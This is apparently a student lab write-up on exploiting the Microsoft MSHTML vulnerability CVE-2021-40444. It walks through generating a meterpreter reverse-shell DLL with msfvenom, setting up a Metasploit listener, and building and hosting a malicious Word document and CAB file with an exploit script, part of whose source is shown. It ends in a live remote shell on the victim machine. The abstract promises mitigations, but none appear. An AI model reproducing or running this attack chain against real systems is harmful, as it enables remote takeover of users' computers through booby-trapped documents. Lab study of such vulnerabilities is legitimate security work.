

Microsoft MSHTML Remote Code Execution

CVE-2021-40444

Abstract – We provide an overview of the Microsoft MSHTML Remote Code Execution (CVE-2021-40444), and we discuss how the exploit may work, as well as Mitigations and Workaround sections for important information about steps to protect the system from this vulnerability.

Keywords – Microsoft, exploit, Mitigation, Vulnerability

I. Introduction

Simply "Zero-day" is a wide term that describes recently discovered security vulnerabilities that attackers get an advantage to attack systems and according to the NIST, an attack that exploits a previously unknown hardware, firmware, or software vulnerability [1].

In 2021 September, Microsoft reported a zero-day vulnerability tracked as CVE-2021-40444 [2], whose exploitation enables remote execution of malicious code on victims' computers and cybercriminals attacked Microsoft users using this vulnerability. This vulnerability delivers via malicious office documents and requires user input to open the file to trigger. We have obtained a sample document that exploits this vulnerability.

CVE-2021-40444 is a critical zero-day RCE vulnerability in Microsoft's MSHTML engine that was exploited in the wild in limited, targeted attacks. It was assigned a CVSSv3 score of 8.8. To exploit this vulnerability [3], an attacker would need to create a specially crafted Microsoft Office document containing a malicious ActiveX control. From there, the attacker would need to use social engineering techniques to convince their target to open the document.

II. Methodology

In this we used kali Linux as the main operating system, Microsoft windows 10 as the vulnerable machine as well as few python programs to exploit the vulnerability. For the exploit, we used Metasploit framework which is default installed in our kali machine. the Metasploit Framework is an open-source platform that supports vulnerability research, exploit development, and the creation of custom security tools [4].

Very firstly we **installed lcab** on kali Linux, lcab is a small program for Linux that creates a cabinet (.cab) archive from a set of input files. CAB format represents the Microsoft Windows compressed archive format. It is used for compression and digital signing by a variety of Microsoft installation programs [5].

So, we used **multi/handler**, which is a stub that handles exploits launched outside of the framework. (figure1)

When using the exploit/multi/handler module, we still need to tell it which payload to expect so we configured it to have the same settings as the executable we generated.

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ---  -
  LHOST  192.168.8.116    yes       The IP address of the remote host

Payload options (generic/shell_reverse_tcp):

  Name  Current Setting  Required  Description
  ---  -
  LHOST  192.168.8.116    yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

```

Figure 1

After that we **set payload as windows/meterpreter/reverse_tcp**, (figure2) the purpose of a reverse shell is simple: to get a shell and meterpreter is an advanced payload that provides a command line that enables deliver commands and inject extensions on the fly.

```

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.8.116
LHOST => 192.168.8.116

```

Figure 2

At the same time, using **msfvenom** generated a payload which is a .dll file.(figure3)

```

File Actions Edit View Help
root@kali: /h.../h3r4/Desktop x root@kali: /...h3r4/Desktop x root@kali: /home/h3r...sktop/CVE-2021-40444 x root@kali: /...h3r4/Desktop x

root@kali: /home/h3r4/Desktop
# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.8.116 lport=4444 -f dll > /home/h3r4/Desktop/CVE-2021-40444/test/shell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 8704 bytes

```

Figure 3

Msfvenom contains standard command-line options. We can generate payloads for many platforms like Android, Windows, Unix, Nodejs, Cisco, and much more. Basically, it is used to generate and output all the various types of shellcode that are available in Metasploit [6].

After generating dll payload, we set LHOST as kali machine Ip address. (figure2)

Then execute the python program(figure6), but, before executing we reached internal code of the program using nano editor. It helped us to get an idea that how to execute the program. (figure4) any way there are few arguments also there, we couldn't understand those. (Figure5)

```
(root@kali)-[/home/h3r4/Desktop]
# cd CVE-2021-40444

(root@kali)-[/home/h3r4/Desktop/CVE-2021-40444]
# ls -l
total 284
drwxr-xr-x 3 root root 4096 May 7 04:34 data
-rw-r--r-- 1 root root 2832 May 7 04:34 deobfuscate.py
-rw-r--r-- 1 root root 3748 May 7 04:34 exploit.py
drwxr-xr-x 2 root root 4096 May 7 04:34 img
drwxr-xr-x 2 root root 4096 May 7 04:34 out
-rw-r--r-- 1 root root 366 May 7 04:34 patch_cab.py
-rw-r--r-- 1 root root 246305 May 7 04:34 POC.mp4
-rw-r--r-- 1 root root 972 May 7 04:34 README.md
-rw-r--r-- 1 root root 1899 May 7 04:34 REPRODUCE.md
drwxr-xr-x 2 root root 4096 May 7 04:34 srv
drwxr-xr-x 2 root root 4096 May 7 04:58 test

(root@kali)-[/home/h3r4/Desktop/CVE-2021-40444]
# python3 exploit.py
[%] CVE-2021-40444 - MS Office Word RCE Exploit [%]
[%] Usage: exploit.py <generate/host> <options>
[i] Example: exploit.py generate test/calc.dll http://192.168.1.41
[i] Example: sudo exploit.py host 80
```

```
def usage():
    print('[%] Usage: ' + str(sys.argv[0]) + ' <generate/host> <options>')
    print('[i] Example: ' + str(sys.argv[0]) + ' generate test/calc.dll http://192.168.1.41')
    print('[i] Example: sudo ' + str(sys.argv[0]) + ' host 80')
    exit()
```

Figure 4

```
def check_usage():
    ret = 0
    if(len(sys.argv) < 2):
        usage()
    if(sys.argv[1] == 'generate'):
        if(len(sys.argv) != 4):
            usage()
        ret = 1
    elif(sys.argv[1] == 'host'):
        if(len(sys.argv) != 3):
            usage()
        ret = 2
    else:
        usage()
    return ret

def patch_cab(path):
    f_r = open(path, 'rb')
    cab_content = f_r.read()
    f_r.close()

    out_cab = cab_content[:m_off]
    out_cab += b'\x00\x5c\x41\x00'
    out_cab += cab_content[m_off+4:]

    out_cab = out_cab.replace(b'..\msword.inf', b'../msword.inf')

    f_w = open(path, 'wb')
    f_w.write(out_cab)
    f_w.close()
    return
```

Figure 5

We used this script for use the shell.dll fill which was generated earlier.

```
(root@kali) - [/home/h3r4/Desktop/CVE-2021-40444]
# python3 exploit.py generate test/shell.dll http://192.168.8.116
[%] CVE-2021-40444 - MS Office Word RCE Exploit [%]
[*] Option is generate a malicious payload...

[ = Options = ]
    [ DLL Payload: test/shell.dll
    [ HTML Exploit URL: http://192.168.8.116


[*] Writing HTML Server URL ...
[*] Generating malicious docx file ...
    adding: [Content_Types].xml (deflated 75%)
    adding: _rels/ (stored 0%)
    adding: _rels/.rels (deflated 61%)
    adding: docProps/ (stored 0%)
    adding: docProps/app.xml (deflated 48%)
    adding: docProps/core.xml (deflated 50%)
    adding: word/ (stored 0%)
    adding: word/styles.xml (deflated 89%)
    adding: word/_rels/ (stored 0%)
    adding: word/_rels/document.xml.rels (deflated 75%)
    adding: word/theme/ (stored 0%)
    adding: word/theme/theme1.xml (deflated 79%)
    adding: word/fontTable.xml (deflated 74%)
    adding: word/webSettings.xml (deflated 57%)
    adding: word/document.xml (deflated 85%)
    adding: word/settings.xml (deflated 63%)
[*] Generating malicious CAB file ...
[*] Updating information on HTML exploit ...
[+] Malicious Word Document payload generated at: out/document.docx
[+] Malicious CAB file generated at: srv/word.cab
[i] You can execute now the server and then send document.docx to target
```

Figure 6

Again hit on the enter button after typing this script, we made a **listener** in our http port (Default is 80)

```
(root@kali) - [/home/h3r4/Desktop/CVE-2021-40444]
# python3 exploit.py host 80
[%] CVE-2021-40444 - MS Office Word RCE Exploit [%]
[*] Option is host HTML Exploit ...
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.8.136 - - [07/May/2022 05:08:01] code 501, message Unsupported method ('OPTIONS')
192.168.8.136 - - [07/May/2022 05:08:01] "OPTIONS / HTTP/1.1" 501
```

After that copied malicious document file and paste it on vulnerable windows machine by us and open it.



```

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.8.116
LHOST => 192.168.8.116
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.8.116:4444
[*] Sending stage (175174 bytes) to 192.168.8.184
[*] Meterpreter session 1 opened (192.168.8.116:4444 -> 192.168.8.184:49708) at 2022-05-07 05:43:29 -0400

meterpreter > whoami
[*] Unknown command: whoami
meterpreter > shell
Process 4188 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18362.356]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\target\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix . : 
    IPv6 Address. . . . . : 2402:4000:20c0:cid7:49c4:660d:41e9:7bfa
    Temporary IPv6 Address. . . . . : 2402:4000:20c0:cid7:9961:8720:7900:5705
    Link-local IPv6 Address . . . . . : fe80::40c4:660d:41e9:7bfa%9
    IPv4 Address. . . . . : 192.168.8.184
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::8841:faff:fe8f:7e4b%9
                                192.168.8.1

```

Figure 7

Finger 7 shows after successfully running all, we could spawn a reverse TCP shell. Opened the interpreter and we executed a few commands like whoami, etc.

III. CONCLUSION

We investigated a remote code execution vulnerability in MSHTML that affects Microsoft Windows. So, an attacker can target attacks to exploit this vulnerability by using crafted malicious word document files. To happen this attack, attacker can use some social engineering techniques also.